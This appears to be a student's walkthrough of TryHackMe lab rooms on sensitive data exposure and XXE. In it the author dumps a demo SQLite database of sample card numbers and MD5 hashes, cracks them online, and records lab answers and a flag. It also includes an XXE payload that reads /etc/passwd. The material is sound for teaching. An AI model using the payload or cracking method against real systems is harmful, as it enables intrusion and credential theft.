The most common (and simplest) format of flat-file database is an **sqlite** database. These can be interacted with in most programming languages, and have a dedicated client for querying them on the command line. This client is called "***sqlite3***", and is installed by default on Kali.

An illustration of how to attack this weakness.

Now that we are in the following follows:-

From here we can see the tables in the database by using the `.tables` command:

```
muri@augury:~/thm/sqlite-demo$ sqlite3 example.db
SQLite version 3.32.3 2020-06-18 14:00:33
Enter ".help" for usage hints.
sqlite> .tables
customers
```

At this point we can dump all of the data from the table, but we won't necessarily know what each column means unless we look at the table information. First let's use `PRAGMA table_info(customers);` to see the table information, then we'll use `SELECT * FROM customers;` to dump the information from the table:

```
sqlite> PRAGMA table_info(customers);
0|custID|INT|1||1
1|custName|TEXT|1||0
2|creditCard|TEXT|0||0
3|password|TEXT|1||0
sqlite> SELECT * FROM customers;
0|Joy Paulson|4916 9012 2231 7905|5f4dcc3b5aa765d61d8327deb882cf99
1|John Walters|5298 0704 2379 5940|f806fc5a2a0d5ba2471600758452799c
2|Lena Abdul|5575 0248 8055 2348|23003be56f641bf9b1fbe75a851a0340
3|Andrew Miller|4716 3986 3908 1152|4b525fc7a9098015d955968c92947e80
4|Keith Wayman|5324 9581 9808 7840|277f2a7ecb7cfcd264aeb2067fb46df8
5|Annett Scholz|4716 2571 8467 6859|8c728e685ddde9f7fbbc452155e29639
```

We can see from the table information that there are four columns: custID, custName, creditCard and password. You may notice that this matches up with the results. Take the first row:


```
0|Joy Paulson|4916 9012 2231 7905|5f4dcc3b5aa765d61d8327deb882cf99
```

We have the custID (0), the custName (Joy Paulson), the creditCard (4916 9012 2231 7905) and a password hash (5f4dcc3b5aa765d61d8327deb882cf99).

What remains is to now crack the hash received.


Sensitive Data Exposure Supporting Material 2

This task was to showcase how we can crack the hash.
It is noted that in kali there are different tools to crack the hash such as:- John the ripper, Hashcat etc.
Instead for this task we will be using the online tool called **Crackstation.**
This website is extremely good at cracking weak password hashes. For more complicated hashes we would need more sophisticated tools.
Next was to search for the website in my browser and try to crack Joy Paulson hash.
Hash: **5f4dcc3b5aa765d61d8327deb882cf99**



After finding the website, I proceeded to pass the hash on this tool.

Lets Crack it now!




Type = md5.
Result (cracked password) = password.

Sensitive Data Exposure Challenge.


Answer the questions below

Have a look around the webapp. The developer has left themselves a note indicating that there is sensitive data in a specific directory.
First thing is to start a machine and get a target IP address.




Machine is up!


Next step was to navigate to the web app in my browser.
First thing when I got on opening the web app in my browser was a welcome page with a login button.
First thing I did was to check the source code for this page but there was nothing suspicious.



Next was to click on the login button and see whether there is something I can use.
Once on the Login page, I tried to login without any password but this web app is not vulnerable to No credentials attack.



Next was to also check the source code for this file:-




```
<!DOCTYPE html>
<html>
    <head>
        <title>Login</title>
        <meta name="viewport" content="width=device-width, user-scalable=no">
        <meta charset="utf-8">
        <link rel="shortcut icon" type="image/x-icon" href="../favicon.ico">
        <link type="text/css" rel="stylesheet" href="../assets/css/style.css">
        <link type="text/css" rel="stylesheet" href="../assets/css/loginStyle.css">
        <link type="text/css" rel="stylesheet" href="../assets/css/orkney.css">
        <link type="text/css" rel="stylesheet" href="../assets/css/icons.css">
        <script src="../assets/js/jquery-3.5.1.min.js"></script>
        <script src="../assets/js/loginScript.js"></script>
    </head>
    <body>
        <header>
            <a id="home" href="/">Sense and Sensitivity</a>
            <a id="login" href="/login">Login</a>
        </header>
        <div class=background></div>
        <!-- Must remember to do something better with the database than store it in /assets... -->
        <main>
            <div class="content">
                <form method="POST" action="/api/login">
                    <input type="text" name="username" placeholder="Username"><br>
                    <input type="password" name="password" placeholder="Password"><br>
                    <input id="loginBtnFunc" type="submit" value="Login!">
                </form>
                <i id="loginBtnStyle" class="material-icons">arrow_forward</i>
                <p class="responseMsg" id="errorMsg">Invalid Credentials, please try again</p>
            </div>
        </main>
        <footer><span>&copy; Sense and Sensitivity, 2020</span></footer>
    </body>
</html>
```

The source code for the login page referred me to a folder called /assets which was the directory the developer had left themselves a note indicating that there is sensitive data in a specific directory.


What is the name of the mentioned directory?
Ans: /assets

Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?
Ans: webapp.db
Navigation:-




Without further looking into, I already knew we are trying to find database vulnerabilities, therefore **webapp.db** was a straight away answer.

Use the supporting material to access the sensitive data. What is the password hash of the admin user? **Ans: 6eea9b7ef19179a06954edd0f6c05ceb**
On clicking the file, it automatically downloaded on my local machine downloads folder.




Next step is to access this file using sqlite on my kali terminal.
Command used:- **sqlite3 webapp.db**

I have an access to the file.
Nest was to navigate in this file and find the hash




As we can see we have two tables (sessions and users)


I choose to select the users table since what I required to get was the users hashes.
Command used:- **SELECT * FROM users;**




I has the hashes but I needed to understand the tables information because I din not understand which was the user ID and which was the user password.
Command used:- **PRAGMA table_info(users);**



Therefore;
Admin password is **6eea9b7ef19179a06954edd0f6c05ceb**




Crack the hash.
For this task I choose to use the newely leant online tool which is **crackstation.**




What is the admin's plaintext password?
Ans: qwertyuiop

Login as the admin. What is the flag? **Ans: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}**
At this point we have both the username an password so I went back to the login page and logged in as user **admin** and password as **qwertyuiop**



Results:



Flag: **THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}**

XML External Entity.

An XML External Entity (XXE) attack is a vulnerability that abuses features of XML parsers/data. It often allows an attacker to interact with any backend or external systems that the application itself can access and can allow the attacker to read the file on that system. They can also cause Denial of Service (DoS) attack or could use XXE to perform Server-Side Request Forgery (SSRF) inducing the web application to make requests to other applications. XXE may even enable port scanning and lead to remote code execution.

There are two types of XXE attacks: in-band and out-of-band (OOB-XXE).
1) An in-band XXE attack is the one in which the attacker can receive an immediate response to the XXE payload.

2) out-of-band XXE attacks (also called blind XXE), there is no immediate response from the web application and attacker has to reflect the output of their XXE payload to some other file or their own server.

XML External Entity – eXtensible Markup Language.

XML - (eXtensible Markup Language) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable. It is a markup language used for storing and transporting data.

Why we use XML?

1. XML is platform-independent and programming language independent, thus it can be used on any system and supports the technology change when that happens.

2. The data stored and transported using XML can be changed at any point in time without affecting the data presentation.

3. XML allows validation using DTD and Schema. This validation ensures that the XML document is free from any syntax error.

4. XML simplifies data sharing between various systems because of its platform-independent nature. XML data doesn’t require any conversion when transferred between different systems.

Syntax

Every XML document mostly starts with what is known as XML Prolog.
<?xml version="1.0" encoding="UTF-8"?>
Every XML document must contain a `ROOT` element.
Xml is also case sensitive <to> and <TO> are different.
XML can also have attributes like HTML.

Answer the questions below

Full form of XML is **eXtensible Markup Language**

Is it compulsory to have XML prolog in XML documents?
Ans:
No - XML prologe is not compulsory to use but it is considered a `good practice` to put that line in all your XML documents.

Can we validate XML documents against a schema?
Ans:
Yes - XML allows validation using DTD and Schema

How can we specify XML version and encoding in XML document?
Ans:
XML prolog - XML prolog and it specifies the XML version and the encoding used in the XML document.

XML External Entity - DTD

DTD stands for Document Type Definition. A DTD defines the structure and the legal elements and attributes of an XML document.

Example of validation using a DTD file

```
<!DOCTYPE note [ <!ELEMENT note (to,from,heading,body)> <!ELEMENT to (#PCDATA)> <!ELEMENT from
(#PCDATA)> <!ELEMENT heading (#PCDATA)> <!ELEMENT body (#PCDATA)> ]>
```

Ex: Below is given an XML document that uses `note.dtd`

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
  <to>falcon</to>
  <from>feast</from>
  <heading>hacking</heading>
  <body>XXE attack</body>
</note>
```

Next was to understand how that DTD validates the XML. Here's what all those terms used in the note.dtd

- !DOCTYPE note - Defines a root element of the document named note
- !ELEMENT note - Defines that the note element must contain the elements: "to, from, heading, body"
- !ELEMENT to - Defines the to element to be of type "#PCDATA"
- !ELEMENT from - Defines the from element to be of type "#PCDATA"
- !ELEMENT heading - Defines the heading element to be of type "#PCDATA"
- !ELEMENT body - Defines the body element to be of type "#PCDATA"

Answer the questions below

How do you define a new ELEMENT?
Ans: !ELEMENT

How do you define a ROOT element?
Ans: !DOCTYPE

How do you define a new ENTITY?
Ans: !ENTITY

XML External Entity – XXE Payload.

Example XML file.

```
<!DOCTYPE replace [<!ENTITY name "feast"> ]>
 <userInfo>
  <firstName>falcon</firstName>
  <lastName>&name;</lastName>
 </userInfo>
```

In this example we are defining a ENTITY called name and assigning it a value feast. Later we are using that ENTITY in our code.

We can also use XXE to read some file from the system by defining an ENTITY and having it use the SYSTEM keyword.
Example:-

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>
```


In this example, we are defining an ENTITY with the name `read` but the difference is that we are setting it value to `SYSTEM` and path of the file.

If we use this payload then a website vulnerable to XXE(normally) would display the content of the file /etc/passwd.

